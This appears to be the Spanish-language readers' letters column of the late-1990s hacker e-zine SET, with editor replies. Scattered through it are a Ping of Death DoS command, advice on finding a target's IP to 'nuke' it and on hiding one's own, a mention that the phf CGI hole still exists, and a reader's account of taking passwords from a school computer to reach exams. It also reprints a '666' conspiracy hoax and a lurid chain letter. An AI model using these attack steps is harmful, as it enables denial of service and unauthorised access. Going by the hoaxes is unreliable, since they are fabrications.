Gracias a gente como vosotros algunos nos enteramos de las cosas que pasan por ahi, que de otro modo seria imposible, ¡¡enhora buena!! . Nunca me habia preocupado por estos temas, pero empece a conectarme a irc y hablando con la gente va uno tomando conciencia de la importancia de la red, tambien se encuentra uno con los tipicos listillos que se aprovechan de la situacion que mantienen en un momento dado en una canal e intentan doblegarte solo por ser ellos los que cuentan con la @, y algunos incluso te dicen que "por que me sale de los cojones" tengo 38 años y entraba por hobby para distraerme, y algunas situaciones me han echo buscar y ponerme al dia, por eso os felicito por que con vuestra labor haceis que la gente que no sea un "lamer" pueda quitarse esa espina de no conocer algo ni saber como hacerlo, ademas de vuestro codigo de etica, que como muy bien decis, cada uno es responsable del uso que haga de lo que aprenda, un 10 !!

F.Garcia
Un saludo

[Hombre, pues muchas gracias. Siempre agrada recibir un sobresaliente en epoca de examenes :)]

```
-{ 0x02 }-
```

Señores de SET:

QUiero felicitarlos por la excelente revista que Ustedes hacen, al modo de ver de este humilde servidor, es la mejor revista del Under Hispano. Soy un joven de 19 años y les escribo desde PERU. Soy estudiante de Informatica en una Universidad. Bueno, que yo sepa no hay muchos hackers aqui en mi ciudad. yo espero algun dia llegar a ser un hacker respetable, y hacer que el nombre de los HACKERS Peruanos quede muy en alto; nada que ver con esos amigos que entran a los sistemas y mandan al diablo el disco duro. ESO NO ES HACKING! .
Les informo rapidamente como estan las cosas aqui en el Peru:

- * Telefonica(Bufonica, por lo payasos que son), controla el monopolio de los telefonos, falta poco para que acabe, pero...
- * Internet crece rapidamente aqui en el Peru, lastima que algunos, no sepan usar el todo el poder que internet ofrece.
- * Sobre hacking, cracking y demas, no hay mucha gente que sepa sobre estos temas, lo que si hay, y en cantidades industriales, es, pirateria de software.
- * Infovia!...hay infovia!...pues que decir de infovia.

[NOOOOOOOO !!!]

- * Usar internet en la casa es un poco caro, aunque telefonica de ofertas, con descuentos de 50% a partir de las 23:00 horas, las llamadas ahora se cobran por minuto, antes era cada 3 minutos.

Tengo acceso a internet en el laboratorio de mi universidad, su seguridad es patetica, y no les preocupa mucho, pero prefiero hacer las cosas en otro lugar, aunque he intentado muchas veces, poder obtener el bendito fichero de passwords, no lo consigo, pero algun dia!... mientras tanto seguire intentando.

Bueno creo que no me olvido de nada. He leído todas sus revistas y espero con ansias la numero 15.

Me despido...ansioso por leer set 15.
Chaooo!, desde el otro lado del Oceano Pacifico.

Atte:

iNTEL

-->pesimo-->malo-->regular-->bueno-->excelente--> S E T

[Pero como diantres habeis dejado que os cuelen InfoVia en Peru?!?!
Tened cuidadin, que los de Timofonica ya han empezado a denunciar
aqui a quienes les critican... Lo que no se es que entenderan
estos señores por libertad de expresion.

Espero que tus ilusiones para el hack peruano se cumplan y
cuentas con el apoyo de SET para ello.]

-{ 0x03 }-

hola, ke tal?

espero ke vosotros ke estais ahi detras os enkontreis bien,
o por lo menos kasi tanto komo yo.

vuestra idea de hacer una revista y seguir manteniendola
en pie esta muy bien, asi gente komo yo se puede enterar
de kosas, aunke no las entienda muy bien, ke en kualquier otro
sitio no nos podriamos enterar

ademas de daros mi opinion, os keria pedir konsejo y por ke
no decirlo, ayuda.

mirad, soy un joven estudiante ke me apasiona el mundo de los
ordenadores, y de unos meses aki me estoy introduciendo en
el mundo de la telekomunikacion (internet), se ke el tener
esta posibilidad da juego a poder hacer muchas kosas, ¿pero
y komo poder aprender si realmente no tengo a nadie ke me
enseñe?. y es aki donde entrais vosotros. ya se, ya se ke me
vais a decir ke me ayudais kon todo lo ke publikais, pero lo
ke a mi mas me gustaria es tener un kontakto mas proximo
para poder preguntaros y no depender solo de los archivos ke
me pueda bajar, en los kuales muchas veces no me entero ni lo
ke decis, ya sea por ke introducis konceptos ke yo no se, o por
ke hay veces ke estan algo enrebesados.

y nada mas, solo deseáros suerte y esperar alguna respuesta vuestra
recibiendo vosotros un saludo desde burgos <la ciudad del frio>.

[Burgos... La ciudad del frio... La catedral... El CID...
Tiene cosas buenas... Fuentes Blancas, por ejemplo ;)

Pues eso, que si realmente quieres aprender, lee todo lo que
puedas. Pero no intentes ir a por informacion de mucho nivel
hasta que no tengas claros los conceptos mas basicos.

Y si lo que quieres es un kontakto directo, pues ya sabes, te
vienes a la CON y ya de paso te traes unas morcillas de Burgos
autenticas ;)]

-{ 0x04 }-

Me gustaria, (hoy en dia son todos lamerz y
ya uno no sabe donde preguntar) si se puede

bugs sobre el AIX 4.1.4 (nadie pero nadie lo conoce, nadie me cance de explicar por todos lados, y en la red no se encuentra nada.....

ESPERO QUE USTEDES SEAN UNA EXEPCIÓN..

GRACIAS..... EL ANONIMO MAD GRANDE DEL PLANETA

[Hombre, te refieres a cierto UNIX de IBM, verdad?

A ver, la version 4.1.4 es un tanto antigua, pero algo tengo por aqui...

De primeras, un DoS sobre un telnet a una maquina AIX 4.1.x, 4.2.x y 4.3 descubierto a principios de este año y que puede causar el cuelgue del sistema... Con patch incluido por parte de IBM.

Ya a principios de 1997 contamos con un fallo descubierto en la funcion connect(), pues colgaba el sistema en aplicaciones que funcionaban con anteriores versiones. Todo se quedo en una mala implementacion de codigo.

Mas atras tenemos en 1996 el ya clasico Ping Of Death, del que tienes mas informacion en la Phrack 50, y que afecto no solo al AIX 4.1.4, sino tambien a Windows 95 y NT. Solo bastaba con realizar un ping -l 65508, con lo que la maquina se cuelga. Pero un detalle a tener en cuenta. No es hacer ping desde el AIX, pues la opcion -l que habitualmente indica el tamaño del paquete, en AIX indica que se deben enviar multitud de pings lo mas rapido posible.

Como ves, haber hay bastante en la red sobre el tema. Si quieres mas, puedes buscar en los archivos de BugTraq, en la direccion:

<http://www.geek-girl.com/bugtraq>

Y si no conoces ningun otro sitio de fallos de seguridad, pues siempre puedes recurrir a un buscador tipo Altavista y añadir todas las opciones a la busqueda que sean necesarias. En este caso:

+bug* +"AIX 4.1.4"

Te aseguro que salen mas paginas de las que puedas imaginarte.]

-{ 0x05 }-

muchas felicidades y espero que el grupo dure mucho tiempo mas.

y estare mas en contacto , ya que me parece muy interecenta todo esto y me gustaria seguir frecuentandolos desde Guadalajara mexico!

A T E N T A M E N T E

DANIEL VAZQUEZ

[Pasa, pasa, que hay barra libre]

-{ 0x06 }-

Hola... Les escribo desde Chile y los felicito por su revista..
Pronto copere con algun articulo, tened paciencia.

[Paciencia tenemos. Envialo cuando lo tengas si lo quieres
ver publicado pronto.]

-{ 0x07 }-

He de decir que me gusta vuestra pagina, pero lo mejor con diferencia
es vuestra e-zine, es genial suelo leerlo a menudo y me ha ayudado mucho,
seguid asi colegas que OS COMEIS EL MUNDO.
Por cierto un apoyo para todos los que somos injustamente juzgados...

[Algun donativo para abogados... Alguien se ofrece ???]

-{ 0x08 }-

Estoy en Argentina y la verdad es que pocas veces se tratan temas como
hacking, virus y demas con la seriedad que se merecen. Desde aca les doy
todo mi aliento y mi apoyo y para lo que necesiten aca estoy.
Les dejo mi direccion de Fido por si me quieren mandar Nets o preguntarme
algo de aca.
Un abrazo.

Ivan. Fido: 4:902/xx.x

[Pues mira, para todo aquello en lo que creas puedes colaborar.
Si quieres escribir algun articulillo sobre algun tema, adelante.
Y eso, a potenciar Fido, que no esta muerta ;)]

-{ 0x09 }-

bueno, es la primera vez que os escribo, felicitaros por el peazo de revista
que estais haciendo, la llevo leyendo desde el 3 aunque despues lo deje un
poco justo cuando empezo a subir parriba.

Bueno lo que os queria decir es que me ofrezco para echaros una mano,
escribir escribir no se me da muy bien, es mas ni siquiera me gusta, pero lo
que es hospedaros las paginas, en un servidor decente con vuestro nombre si
que puedo, y mejorarlas tambien.. :)

estamos haciendo un amago de revista de linux.
<http://www.advred.com/bytez>

echarle un vistazo ...

bueno lo dicho, que si quereis que os aloje las paginas me lo decis, y si
quereis mejorarlas pues tambien.. ea.

saludos... cuando sale el 15 :)

[El 15 lo tienes que estar leyendo ahora mismito, no? ;)
Ya que te ofreces, pues mira, si. Hala, nos vas a hacer un
mirrora de las paginas, al menos de las revistas, y cuando lo
tengas, nos das un toque. Mejor aun. Haz tu una pagina que
tenga que ver con el tema e incluye las revistas. Asi si
te interesa entraras en el anillo de SET cuando este en
funcionamiento.

Y seguid adelante con vuestra revista de Linux... Linux Rulezz !!]

-{ 0x0A }-

Llevo leyendo saqueadores desde casi el principio
saqueadores 6 o 7 (aunque luego se cambio por SET)
que es + adecuado...
El nombre de saqueadores choca bastante :-)

Muy bueno los articulos de los nukes (las explicaciones
eran muy ocurrentes. Sobre la telefonía (muy técnica,
pero parecen correctas).
Los articulos de los virus geniales (MARUJA VIRUS!
by powered)

ta´luego

[Thx.]

-{ 0x0B }-

Un saludo a toda la pexa que confeccionais la revista.
Soy de los que os leo "en silencio" sin participar enviar mail etc,(naci
cansao...)
Hace tiempo que estoy con el rollo de los ordenatas (ah! que tiempos el del
Spectrum de 1k!!)

[Uhhmm! Speccy de un 1k !?!?!? Cuando ??

El primer spectrum salio de fabrica con 16kB de RAM... No te
estaras confundiendo con un ZX80 ??]

En fin....

Lo que me gustaria deciros es que la revista es cojonuda aunque a veces
tenga problemillas con la velocidad de geocities. (por cierto.. que pasa con
la página de salteadores.com Ya no va nada?, he intentado bajarme varias
cosas de alli ya que es bastante mas rapido pero nones.)

Aquí van mis consejos: SEGUID COMO AHORA.

Lo unico que os pido es que en cuanto podais amplieis vuestro espacio para
colocar mas utilidades. Tambien estoy interesado en hacer un mirror de
vuestra página. Tengo 5 megas sin usar y estan a vuestra disposicion para lo
que querais.

[5 meguitas... Habra que ver como los aprovechamos ;)]

Buuuuenooo. Eso es todo por ahora y la verdad es que tampoco me he cansado
tanto.)

[Pues ya visto que no te cansas tanto, a ver si te animas y
escribes alguna cosilla mas, fale ?]

¡Un saludo y hasta pronto!

Lodin.

Pd. ¡Que descojone lo del Guillermito puertas! XD

[XDDDDDD

Es un tanto antiguo, pero si quereis reiros un rato, apuntad:

<http://chaosradio.ccc.de/AudioArchive.html>

Si podeis, bajaos el mpeg de video de 74 megas llamado "Winsongs 95"...]

-{ 0x0C }-

Saludos de Argentina. Realmente creo que hacen la mejor revista de habla hispana de la red.

Agradeceria que me facilitasen informacion para principiantes, (pero muy principiantes), ya que soy muy nuevo en esto.

Muchas Gracias

Mariano

[Que tipo de informacion ?? No querras un HOW TO HACK A SYSTEM, verdad? O peor aun, no estaras buscando el HOT TO BE A ELEET HACKER?]

[Paseante: Lo mejor que he visto para principiantes son o las guias de C. Meinel que IpGhost tradujo al castellano o los primeros numeros de Saqueadores con el "Curso de Hacking desde cero"]

-{ 0x0D }-

En verdad esta revista me ha gustado mucho, al menos en lo personal tengo poco tiempo dedicandome a aprender mucho del hacking, lo encuentro algo super y me gustaria saber mucho mas, pero como soy aun principiante, esta revista me ha ayudado bastante.

Como recomendacion les sugeriria que otra vez hicieran las revistas en formato hlp ya que es mas facil leerlo.

[Tenemos todos los numeros en formato hlp. Garrulon se los curra. Si el SET 14 no ha estado disponible hasta tarde ha sido solo cosa mia. Mis disculpas.]

Ahh, y en cuanto investigue mas les mandare algunos resultados de lo que ya he aprendido, por lo pronto tengo algunas bombas ansi y otras chucherias para principiantes.

Sigan asi mejorando. LOS FELICITO.

[Thx. Envia lo que tengas cuando quieras]

-{ 0x0E }-

Hola

Se aprende leyendo el Saq. no me interesa mucho el phreak. hack. y eso pero si las noticias, que son muy interesantes y por supuesto no muy divulgadas como el truquito de Micros. para saber que carajo tiene uno en el escritorio-desktop.

Por favor: sigan contando como defendernos del sistema, y todo lo que tenga que ver con la seguridad del navegante,etc No solo para romperla, sino para defendernos.

Pa cuando el linux?

[Como ??

Hombre, no estaria mal una distribucion SET, pero creo que

no te refieres a eso.]
[Paseante: No nos cerramos a escribir sobre Linux pero hoy en dia tienes mucho donde escoger en ese tema, no hemos recibido colaboraciones que lo toquen y tampoco nos hemos puesto nosotros a ello, algo caera eso seguro]

Detalle: en "quienes somos?": "tenemos una lista de 40", ya es un dato. (seguridad ante todo)

[Lo es pero ahora que ya lo sabe todo el mundo, que le vamos a hacer?]

Un abrazo desde Argentina, laut.

-{ 0x0F }-

Solo queria deciros que vuestra revista es la mejor con diferencia de las que se publican en castellano. Todos los contenidos estan muy bien, aunque algunos no me son utiles, espero que algun dia si me lo sean.

Sin mas un saludo, seguid por ese camino.

Arturo.

-{ 0x10 }-

<http://web.jet.es/jm/descarga.htm>
(PGP EN ESPAÑOL PARA DOS Y CON UN SHELL PARA WINDOWS)
Por fin, para los pollos como yo (que se que hay muchos)
Ya no tenemos excusa para no usar PGP.

[Venga, tomad nota que ya no podeis decir que no os enterais del PGP y que por eso no lo usais.]

<http://www.ctv.es/USERS/multivac/javascript/>
(Para aprender a hacer buenas páginas web)

[Pues bueno, no tiene mucho que ver con lo anterior, pero esta bastante bien.]

-{ 0x11 }-

Buenisima la pagina y la Info..
Muchas gracias...
Firma
Un lamers que recién empieza con esto...!!!

[Ufff! Chungo si empezamos considerandonos lamers... Peor si nos consideramos hackers... Solo aprendamos.]

-{ 0x12 }-

Pocas palabras bastan: un trabajo estupendo..

-{ 0x13 }-

Hola amigos de SET:
Soy unos de vuestros lectores de la que hasta ahora ha sido mi primer Ezine

de hackers. Hacia mucho tiempo que queria leer una publicacion de este genero pero no las sabia encontrar o las encontraba en english (estoooo odio §el ingles!)

Realmente esta muy bien y para un novato y profano en estas materias que me ha sido de utilidad, aunque hay algo que no me gusta, la definicion de hackers... esta es la definicion que mas me gusta... persona que siente curiosidad por los sistemas informaticos... o por la informatica. Yo siempre he dicho que la curiosidad es el gran defecto o virtud de la humanidad segun como que se mire (gracias a la curiosidad tenemos la penicilina, el coche, el avion..etc; pero tb la bomba atomica, la bsa y otras cosas malas ;) Respecto a lo demas ... siempre que acceder a un servidor solo sea por conocer el sistema sin realizar acciones peligrosas o davinas yo lo evo bien... solo hay que ver el apartado del ezine de bugs del mes.. mostrais el bug y su solucion (va muy bien pq demostrais que lo haceis por descubrir los fallos y como subsanarlos :)

para acabar una peticion personal:

necesito saber bugs, datos tesnicos y otras cosas del SunOs 5.6, en mi uni lo tenemos y estamos hasta los %&\$&\$ (me entendeis no? ;) de que falle la red y encima para colmo nos prohíben los chats pq dicen que se comen los recursos de la red interna y de la salida a internet (ojo a la explicacion que nos dan: el telnet necesita enviar un paquete por cada caracter y recibir otro paquete por caracter ¿? y esto se come muchos recursos.. ??? normalmente somos como mucho 8 personas haciendo telnet y digo yo: 10 personas haciendo telnet se comen muchos recursos????? no me lo creo .. vosotros que sois expertos en esto me podriais explicar si esto es correcto??? por que si no lo es por favor enviar un mail a sensa@eupmt.es y ddecirle que chorrada ha dicho.. por que de nostros pasa olimpicamente! bueno espero que no os haya agobiado mucho se despide un hacker "novato"

[Entiendolo, los administradores son los dioses del sistema, y claro, nadie puede saber mas que ellos. En cuanto no tienen ni idea de algo, se lo inventan y ya esta. Pero afortunadamente esto solo pasa con los administradores novatos que no duran ni dos días, pues se buscan enfrentamientos innecesarios.

A ver, dices SunOs 5.6, pero me parece que no has buscado por iNet. En un momento de aburrimiento he encontrado lo siguiente:

29 de Abril de 1998

- Descubierto fallo en el rpc.mountd
- Patch en la pagina de SUN

10 de Junio de 1998

- Descubierto fallo en el ftpd
- Patch en la pagina de SUN

Esto es solo un ejemplo de lo que puedes llegar a encontrar si te lo propones. Un consejo. Busca tambien por Solaris 2.6, quizas te sirva de algo ;)

Ya nos contaras como te ha ido.]

"Dakota"

<http://moon.inf.uji.es/~dakota>

1. con vuestro permiso en la direccion de arriba pondre la semana que viene los set 11, 12, 13 y 14 en mi web no os importara no?
2. seguir asi!

[Adelante... Aqui teneis otra direccion mas desde donde conseguir

los ultimos numeros de SET.]

-{ 0x14 }-

Hola, la revista genial; han visto sto?? (tengo por probar lo de Exel)

[...Bill Gates=666, es el diablo?....]

Coincidencia? quizas, pero toma WINDOWS 95 y haz lo mismo, y obtendras
666

tambien !!!

Y lo mismo vale para MS-DOS 6.21 !!!

Estas seguro de que esto es una coincidencia? Tu decides ...

MS-DOS 6.21 ** 77+83+45+68+79+83+32+54+46+50+49 = 666

WINDOWS 95 ** 87+73+78+68+79+87+83+57+53+1= 666

Preparate porque ahora viene lo bueno!!!!

Para aquellos de vosotros que tengais Excel 95 (no el Excel de Office
97)

probad esto:

1. Abre un nuevo fichero.
2. Posicionate en la fila 95.
3. Haz click en el boton con numero 95, asi la linea entera queda seleccionada.
4. Pulsa el tabulador, para moverte a la segunda columna.
5. Ahora, con el raton selecciona en el menu Ayuda (?) la entrada "Acerca de Microsoft Excel ..."
6. Pulsa las teclas ctrl-alt-shift a la vez y con el raton oprime el boton "Soporte tecnico"
7. APARECERA UNA VENTANA, CON TITULO: THE HALL OF TORTURED SOULS. Esto es realmente espeluznante, de acuerdo. Es un programa similar al juego Doom, y se puede recorrer con los cursores. En las paredes aparecen los nombres en movimiento de las almas torturadas ...

[...cut-cut-cut...]

al final, veras algo realmente espeluznante ...

Hasta este punto, innumerables testigos en todo el mundo han verificado que

esto es una verdadera revelacion que te abre los ojos.

Podria ser una broma de los programadores de Microsoft, o no?

No seria sorprendente que Bill Gates fuera "El Anticristo", despues de todo

ya lo dice en la Biblia que alguien poderoso vendra, y guiara al mundo a la destruccion.

Y Bill Gates sin lugar a dudas tiene ese tipo de poder en sus manos.

Mas del 80% de los ordenadores del mundo tienen Windows y DOS (incluidos los del Pentagono!)

Si todos esos productos tienen algun tipo de pequenyo programa embebido (como este de "Hall of Tortured Souls") esto puede darle el control de configurar los arsenales nucleares, haciendo estragos en los sistemas de seguridad, y en los sistemas financieros del mundo, etc...

Todo esto se puede hacer desde su sede y no esta lejos de la realidad!

Solo usando Internet Explorer podemos permitirle espiar lo que tenemos en

el ordenador bit a bit cada vez que nos conectamos.

Quizas el fin del mundo esta cerca y esto es solo la punta del iceberg!?

Cita de la Biblia:

"Y el obligo a todos, pequenyos y grandes, ricos y pobres, libres y esclavos, a recibir una marca en su mano derecha o en su frente, de tal modo que nadie pudo comprar o vender sin la marca, que es el nombre de la

bestia o el numero de su nombre.

[...]
Este numero es 666."
Apocalipsis 13:16-18.

Mira ... Es algo sobre lo que debes pensar ... Si la Biblia, en el libro del Apocalipsis dice que sin el signo de la bestia uno no podria ser capaz

de comprar, vender, hacer transacciones comerciales, etc ... entonces ... Mi pregunta es:

Es Internet hoy dia una necesidad para hacer negocios?

Hay que notar que Internet tambien se conoce como la World Wide Web (Tela

de Aranya Mundial) o WWW ... Otra forma en que podemos escribir W es V/ (VI) asi:

W W W = VI VI VI 6 6 6

Esto me da que pensar ... No va todo encaminado a introducirse en Internet?

(p.e., comprar/vender bienes, transacciones comerciales)

Y no esta Microsoft intentando siempre tener el monopolio de la tecnologia

software que toca, y ahora de Internet?

El Apocalipsis tambien dice que la marca de la bestia se portara en la mano

y en la frente de cada uno ... Si Internet fuera en realidad el signo de la bestia, no estamos empezando a llevarlo en nuestras manos (usando el raton) y en nuestras frentes (pantalla)?

Finalmente, todo encaja o estamos dejandonos llevar por la imaginacion??

Recuerda, el demonio viene a estafar, robar y destruir ... asi que estate

VIGILANTE respecto a Bill Gates y Microsoft.

"Estar o no estar de acuerdo con la WWW o la Bestia", esa no es la cuestion.

Y si WWW es el 666? O Bill Gates es la Bestia?

Que haras? Cancelar tu subscripcion a Internet? Renegar de Microsoft?

Organizar una campaña contra Bill Gate en Internet?

Desconectar todos los Windows 95 para siempre?

Eso no te haria ningun bien ... piensa en ello y reza, reza en serio o bien

Nunca Dejes de Creer ...

[Espera un momento... Resulta que los permisos por defecto para cualquier fichero UNIX son 666... AAAARRGHHH !! La informatica es el AntiCristo e Internet el Infierno !!!

XDDDDDDDD

Vamos hombre. El juegucito es una cosa de los programadores de Micro\$oft. El resto... Simple invencion literaria...

No, si ya me advirtieron que con el efecto 2000 crecerian los rumores del fin de los tiempos. Pero vamos a ver, quien baidios se ha creido esto !!

Por cierto... No habia otro juegucito en el Word 97? Si, hombre, un pinball de esos...

Si te van este tipo de histerias de terror, prueba esto en tu Netscape. Como URL pon 'about:mozilla' y lee. Al menos en

la Gold funciona ;)]
 [Paseante: Los programadores, especialmente Microsoft-ones,
 no tienen el mas minimo reparo en engordar el disco duro
 con chorradas, prueba a encontrar sus "gracias" en Money,
 Windows NT, Flight Simulator...
 Y lo que dice Falken del about:mozilla, prueba a escribir codigo
 html tras el about: con algo de paciencia puedes llegar a crear
 una pagina completa, ideal para cibercafes :->.]

-{ 0x15 }-

Amigos de SET,

Les escribo en primer lugar para felicitarlos por la revista que me
 parece espectacular y de muy buen calidad de material (nada de bullshit,
 como dicen en Yanki-landia).

El motivo principal de mi mail es para realizarles unas preguntas que
 espero me contesten:

1- Cuando quiero nukear al Windoze de alguien desde Windoze, necesito su
 IP. Me pregunto, como se obtiene? Como puedo saber su IP si solo tengo
 su e-mail? La unica manera de saber si esta conectado es con el ICQ o el
 mIRC o uso el finger?

[Averiguar la IP teniendo una direccion es una cosa trivial...
 Has oido hablar de nslookup??? (Joers, hoy estoy generoso).

El problema viene cuando la mayoria de los usuarios hoy en dia
 tienen una IP dinamica... Esto quiere decir que cambia cada
 vez que se conectan.

Ademas, para que quieres nukear a alguien??? Hay cosas mucho
 mejores.]

2- He estado tratando de utilizar el programa "Aggressor Exploit
 Generator v0.7a" de Korhan Kaya, el cual es MUY bueno (exploitea casi
 TODOS los bugs de Windoze desde Windoze, tipo el land, boink, teardrop,
 nuke, oob, sync, etc.) Podrian realizar una especie de tutorial para
 este programa ya que el mismo no lo provee? (especialmente del Modo
 avanzado: como configurar el IP, el TCP, los flags, etc) Como obtengo el
 destination IP? El programejo lo pueden buscar en
<http://members.xoom.com/aggressor/>; es ESPECTACULAR!!!

[Hombre, ya que lo tienes... pues sigue dandole casa y
 sorprendenos tu con tu tutorial. Veremos lo que se puede
 hacer, que ahora con la CON estamos muy liados.]

[Paseante: Pues si, se que te dije que tal vez escribiria
 algo sobre ello pero a fin de cuentas el modo avanzado solo
 requiere algo de conocimientos del TCP y para eso en este numero
 ya esta Tyako]

2- Ya que existe tanto exploit, bug, backdoor, sniffer, spoofer,etc de y
 para Unix, no seria bueno escribir un articulo de como hackear desde
 Windows y a Windows? Yo no lo hago porque mi nivel no llega como para
 escribir todo un articulo; pero dentro de poco voy a aportar uno sobre
 otros temas.

[Otra vez 2 ?!?!?! Bueno, lapsus teclae ;)]
 Sobre Windows tenemos un documento genial de Chessy, que va
 incluido con SET 15 como suplemento, y que estamos trabajando

activamente en la version ASCII.]

[Paseante: De hecho va incluido como Ascii en este mismo numero para evitar dejar con las ganas a los que no tienen Word o visores de Word]

3- Sobre el antiguo PHF, existe todavia? Hay algun otro bug similar, para usar directamente desde el navegador? Al usar phf, ping (de la muerte? nooo, quien dijo eso?), finger, whois, etc., la "victima" puede saber mi IP?

[El problema del phf no es mas que usar una libreria insegura para crear un CGI. Ergo, si, sigue por ahi en algun sitio perdido del ciberespacio.]

4- Existe algun servicio gratuito similar al "anonymizer" (que esconda mi IP)? Hay alguna forma "no paga" de que el anonymizer no sea TAN lento?

[Busca algun proxy. Eso es lo unico que hace el anonymizer. Muchas universidades ofrecen servicios de proxy de forma gratuita... o casi ;)]

Perdonen si mis preguntas son "lammer like". Espero ansiosamente la SET 15!.

Saludos....

"Una persona que tiene muchas preguntas para hacer y no los quiere aburrir; pero que quiere aprender para aportar algo a la comunidad Underground en un futuro no muy lejano, para que le sirva a otra persona que tambien quiere aprender y hace muchas preguntas pero no quiere aburrir, porque quiere aprender para aportar algo en un futuro no muy lejano a la comunidad Underground que le servira a otra persona que tambien... [infinite loop]"

[Curiosa vision de la regresion infinita]

PD: Algunos lectores no se dieron cuenta, pero la revista se llama SET, es decir: Saqueadores Edicion "Tecnica", asi que a no quejarse con lo de "deberia apuntar a un nivel mas basico", porque hay cosas que de por si son tecnicas y hay que explicarlas tecnicamente, y el staff de SET hace lo posible para que lo tecnico no parezca tan tecnico aunque sea muy tecnico. Se entiende la idea?

[Thx. Espero que todo el mundo lo haya cogido.]

-{ 0x16 }-

Amigos de SET...aqui estoy keria kontarles que por fin me he dado cuenta ke en Colombia si hay gente ke desea estar Informada, es solo ke como no nos ponemos de akuerdo...!!! pues bueno, quisiera que publikaran en su revista (espero ke sea en la 15) que ya hay un kanal en IRC :-))para los todos los colombianos ke desean ingresar a este mundo y adkirir konocimientos... jejeje Bueno, no es ke yo sea lo mas grande en esto, (es mas no soy nadie...y no konosco nada) pero si tengo las ganas...pero bueno vamos al grano el kanal es: #Colombia-Hack en Dalnet pueden visitarlo (si les Interesa) de momento solo aparezko yo :-(pero si hay gente interesada y esa gente se da cuenta que existe podemos hacer de el un buen Kanal para todos....

[Hackers de Colombia, ya sabeis con quien ponerlos en contacto.]

-{ 0x17 }-

Estimados amigos:

Agradecerma si me pudiesen informar si conocen algzn phreaker en argentina. Esto dado los costos telefonicos de aquem. Ej. \$22 mensuales sin llamadas libres + 0.06 por cada 2 minutos de comunicacisn local. Todo un robo (legal, claro!). Y mejor no hablemos de larga distancia.

Los felicito por su pagina, muy ztil e interesante.

Saludos y gracias.....Edgardo Mayer

[No tengo el placer de conocer a ninguno en Argentina. Pero si me gustaria. Asi que phreakers argentinos, escribidnos y dadnos vuestra opinion. Mejor aun. Por que no colaborais en escribir sobre la situacion phreak en Argentina?

Por un casual... No tendreis vostros tambien a la Timofonica, verdad? ;)]

-{ 0x18 }-

Soy un fiel lector de SET, me parece la mejor ezine del hack hispano!

Bueno, pero no escribi para ello.

Primero, me gustaria que todos los hackers Argentinos que lean mi mensaje me escriban a alenclaud@coopdelviso.com.ar porque veo que en Internet la Modiva Argentina del Hack... Es muy escasa, todo esta en las BBS de Buenos Aires, y me gustaria poder armar algo con Hackers de Argentina, asi k los k kieran Coordinar algo mandenme un email.

Segundo me gustaria que me pasara una direccion de donde me pueda bajar un Compilador de C, pa' Guindows o DOS!

Tercero, quiero hacer un comentario sobre el texto de Paseante "La importancia de llamarse hacker", el texto me parecio muy bueno, pero yo creo k no todos los hackers entran a un servidor para demostrarle algo a la sociedad, sino que hay una parte ke entra a un servidor para aprender de el. Todos en la vida tenemos una meta y hay algunos hackers ke se ponen como meta un servidor y luego de meses de trabajo kuando entran tienen esa satisfaccion de haber accedido, ese gustito dulce de una meta realizada, y es por eso ke entran a un servidor y no solo por razones Ideologicas. Cuarto Quiero felicitar a Falken y a Paseante por los excelentes artikulos ke estan escribiendo, Se estan autosuperando cada vez mas!!!!!!!!!!!!!!

Los FELICITO!

y asi concluyo con mi email...

Saludos desde el otro lado de la Sanja!

Zomba

Argentina

alenclaud@coopdelviso.com.ar

[Thx. Ya has visto que hay mas hackers argentinos como tu que estan deseando entrar en contacto. Asi que solo queda que alguien de el primer paso y escriba a los demas.]

[Paseante: Gracias por los elogios, este numero no he tenido tiempo, ni ganas, de escribir pero intentare seguir mejorando :-)
Lo del compilador: <http://www.delorie.com/djgpp/>]

-{ 0x19 }-

Podeis hacerme un favor, estoy enviando esta nota desde Houston, Texas, me

prodrias dar la direccion de la pagina de Jenny Cam.

Gracias...por tu ayuda

```
[ Houston, Houston !! Tenemos un problema !!  
Vamos a ver... Sabes lo que es AltaVista, Yahoo... Mira que ni  
siquiera te pregunto por Lycos, Excite, WebCrawler, Ozu, Ole,  
MetaCrawler. Ademas... Que narices haces tu preguntando cosas  
como esta en SET... NO TENEMOS NADA QUE VER !!!
```

```
/ignore quantum2 ]
```

-{ 0x1A }-

Thank you for taking the time to read this mailing, and it is as well that you are.

This is known as the Letter of Fate. Named as your fate is decided by what you do with it. To avoid catastrophic events in your future you must pass this on to at least FIVE other people (Should you return it to its sender, incredible bad fortune will befall you). If you do not....well here are the stories of some people who foolishly ignored this warning....

1 - Mr & Mrs Eappen ignored this letter and four months later their newborn baby son was brutally MURDERED by Lousie Woodward, a nanny they employed to look after young Matthew and a person whom they trusted. Aparently young Matthew had disturbed Louise and her lesbian lover when they were in the throes of sexual passion on the nursery floor.

2 - Mr & Mrs Bulger ignored this letter and when their backs were turned when out shopping, their young son was led away by two other young boys who just wanted to see what it would be like to kill someone. Sadly Jamie's mutilated body was found soon after when a homeless man was found performing sexual acts [...]

```
[ PASEANTE !!! TENGO MIEDO !!!
```

```
XDDD
```

```
    Pero quien webOS escribe estas sandeces. ]  
[Paseante: Hummm vaya, asi que era AQUI donde habia ido a parar  
mi trabajo de ingles!]
```

-{ 0x1B }-

Lo primero es felicitaros por la revista. He pasado de novatillo a novatillo_con_nociones en poco tiempo ;)
Lo segundo es pedir perdon por utilizar el Explorer, sorry ;(

Si me lo permites (seguro que si) quisiera contestar a el que escribio el mail "0x06" en el SET 14 basandome en mi propia experiencia ;))

Lo primero es que se deje de peliculas, "Juegos de guerra" era muy chula pero tiene pocas cosas que podamos aprovechar. Lo primero es hacerse pasar por donde se halle el "ordenador principal". En mi insti se guardan los exámenes en la "Sala de Informatica". Que mire donde se suelen sentar los "profesores". Yo tengo la suerte de que eso a lo que hay que llamar profesora es una pardilla (nos pasamos la hora de informatica haciendo Iconos y accesos directos en W95). Si me dejo de biografias igual llego al meollo del asunto. Hay que sentarse en el

ordenador (obviamente) y ponerse a curiosear, tanto sea por que debas usarlo o por ingenieria social. Una vez dentro buscas el programa de las notas y lo abres (allí con el EDIT del DOS ;P). Vaya mala suerte, no hay nada. Pero buscas por los subdirectorios y vaya, entre varios archivos .INI hay uno que me dice el PASSWORD!! Que pardillos ;P
Lo usas y ya estas dentro. Que extraño... al hablar de esto me viene la palabra "demo" a la cabezota X'DDDD

Ahora iremos a por los exámenes. Pos no va a ser muy difícil. Estaban comprimidos en un ZIP cuya pass no me acuerdo, vaya ;(Pero tenia algo que ver con "profe" X'DDDDDDD

